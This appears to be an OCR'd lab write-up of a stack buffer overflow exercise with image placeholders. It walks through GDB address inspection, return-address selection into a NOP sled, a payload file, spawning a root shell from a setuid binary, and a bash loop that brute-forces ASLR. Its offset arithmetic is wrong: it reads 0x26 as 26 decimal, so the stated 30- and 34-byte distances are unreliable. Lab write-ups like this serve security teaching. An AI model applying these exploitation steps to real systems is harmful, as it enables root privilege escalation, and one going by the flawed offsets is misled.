
1. Print address of buffer array in GDB:

   print &buffer




1. Print Base Pointer register address in GDB:

   print $ebp




1. Calculate distance between `buffer` (**0xbfffed42**) and `EBP` (**0xbfffed68**) = 26 bytes + 4 bytes pointer = 30 bytes to saved EBP, 34 bytes to return address EIP. Select return address pointing into NOP sled (**0xbfffeef8**).




1. Inspect exploit generator source file **exploit.c**:


   nano exploit.c




1. Inspect generated binary payload file `badfile` using `hexdump`:
   hexdump -C badfile



1. Execute vulnerable `stack` binary; observe standard shell execution without setuid elevation.




1. Set effective user ID to 0 in shellcode and execute `stack` binary to successfully spawn root shell (`#`).



1. Re-enable ASLR memory randomization globally:

   sysctl -w kernel.randomize_va_space=2

   Attempt execution to confirm ASLR prevents static return address exploitation.



1. Review ASLR brute-force automation script structure:

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed"
    echo "The program has been running $value times so far."
    ./stack
done
```

This concludes the lab exercise.